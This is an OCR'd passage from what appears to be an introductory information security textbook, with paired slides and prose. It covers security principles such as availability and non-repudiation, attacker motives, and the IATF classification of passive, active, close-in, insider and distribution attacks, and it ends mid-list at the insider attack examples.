
  Availability is the assurance that the systems responsible for delivering, storing, and processing information are accessible when required by authorized users. Measures to maintain data availability can include disk arrays for redundant systems and clustered machines, antivirus software to combat malware, and distributed denial-of-service (DDoS) prevention systems.

- **Authenticity**

  Authenticity refers to the characteristic of communication, documents, or any data that ensures the quality of being genuine or uncorrupted. The major role of authentication is to confirm that a user is genuine. Controls such as biometrics, smart cards, and digital certificates ensure the authenticity of data, transactions, communications, and documents.

- **Non-Repudiation**

  Non-repudiation is a way to guarantee that the sender of a message cannot later deny having sent the message and that the recipient cannot deny having received the message. Individuals and organizations use digital signatures to ensure non-repudiation.



Motives, Goals, and Objectives of Information Security Attacks

Attacks = Motive (Goal) + Method + Vulnerability

- A motive originates out of the notion that the **target system stores or processes** something valuable, and this leads to the threat of an attack on the system
- Attackers try various tools and attack techniques to **exploit vulnerabilities** in a computer system or its security policy and controls in order to fulfil their motives

Motives behind information security attacks

- Disrupting business continuity
- Stealing information and manipulating data
- Creating fear and chaos by disrupting critical infrastructures
- Causing financial loss to the target
- Propagating religious or political beliefs
- Achieving a state's military objectives
- Damaging the reputation of the target
- Taking revenge
- Demanding ransom


Motives, Goals, and Objectives of Information Security Attacks

Attackers generally have motives (goals), and objectives behind their information security attacks. A motive originates out of the notion that a target system stores or processes something valuable, which leads to the threat of an attack on the system. The purpose of the attack may be to disrupt the target organization's business operations, to steal valuable information for the sake of curiosity, or even to exact revenge. Therefore, these motives or goals depend on the attacker's state of mind, their reason for carrying out such an activity, as well as their resources and capabilities. Once the attacker determines their goal, they can employ various tools, attack techniques, and methods to exploit vulnerabilities in a computer system or security policy and controls.

Attacks = Motive (Goal) + Method + Vulnerability

Motives behind information security attacks

- Disrupt business continuity
- Perform information theft
- Manipulating data
- Create fear and chaos by disrupting critical infrastructures
- Bring financial loss to the target
- Propagate religious or political beliefs
- Achieve a state's military objectives
- Damage the reputation of the target
- Take revenge
- Demand ransom



Classification of Attacks

Passive Attacks	Passive attacks do not tamper with the data and involve intercepting and **monitoring network traffic** and data flow on the target network Examples include sniffing and eavesdropping
Active Attacks	Active attacks tamper with the data in transit or **disrupt the communication** or services between the systems to bypass or break into secured systems Examples include DoS, Man-in-the-Middle, session hijacking, and SQL injection
Close-in Attacks	Close-in attacks are performed when the attacker is in close physical proximity with the target system or network in order to gather, modify, or **disrupt access** to information Examples include social engineering such as eavesdropping, shoulder surfing, and dumpster diving
Insider Attacks	Insider attacks involve using privileged access to **violate rules** or intentionally cause a threat to the organization's information or information systems Examples include theft of physical devices and planting keyloggers, backdoors, and malware
Distribution Attacks	Distribution attacks occur when attackers **tamper with hardware** or **software** prior to installation Attackers tamper with the hardware or software at its source or in transit

Classification of Attacks

According to IATF, security attacks are classified into five categories: passive, active, close-in, insider, and distribution.

- **Passive Attacks**

  Passive attacks involve intercepting and monitoring network traffic and data flow on the target network and do not tamper with the data. Attackers perform reconnaissance on network activities using sniffers. These attacks are very difficult to detect as the attacker has no active interaction with the target system or network. Passive attacks allow attackers to capture the data or files being transmitted in the network without the consent of the user. For example, an attacker can obtain information such as unencrypted data in transit, clear-text credentials, or other sensitive information that is useful in performing active attacks.

  Examples of passive attacks:

  - Footprinting
  - Sniffing and eavesdropping
  - Network traffic analysis
  - Decryption of weakly encrypted traffic

- **Active Attacks**

  Active attacks tamper with the data in transit or disrupt communication or services between the systems to bypass or break into secured systems. Attackers launch attacks on the target system or network by sending traffic actively that can be detected. These attacks are performed on the target network to exploit the information in transit. They penetrate or infect the target's internal network and gain access to a remote system to compromise the internal network.

Examples of active attacks:

- Denial-of-service (DoS) attack
- Bypassing protection mechanisms
- Malware attacks (such as viruses, worms, ransomware)
- Modification of information
- Spoofing attacks
- Replay attacks
- Password-based attacks
- Session hijacking
- Man-in-the-Middle attack
- DNS and ARP poisoning
- Compromised-key attack
- Firewall and IDS attack
- Profiling
- Arbitrary code execution
- Privilege escalation
- Backdoor access
- Cryptography attacks
- SQL injection
- XSS attacks
- Directory traversal attacks
- Exploitation of application and OS software

- **Close-in Attacks**

  Close-in attacks are performed when the attacker is in close physical proximity with the target system or network. The main goal of performing this type of attack is to gather or modify information or disrupt its access. For example, an attacker might shoulder surf user credentials. Attackers gain close proximity through surreptitious entry, open access, or both.

  Examples of close-in attacks:

  - Social engineering (Eavesdropping, shoulder surfing, dumpster diving, and other methods)

- **Insider Attacks**

  Insider attacks are performed by trusted persons who have physical access to the critical assets of the target. An insider attack involves using privileged access to violate rules or intentionally cause a threat to the organization's information or information systems. Insiders can easily bypass security rules, corrupt valuable resources, and access sensitive information. They misuse the organization's assets to directly affect the confidentiality, integrity, and availability of information systems. These attacks impact the organization's business operations, reputation, and profit. It is difficult to figure out an insider attack

  Examples of insider attacks:

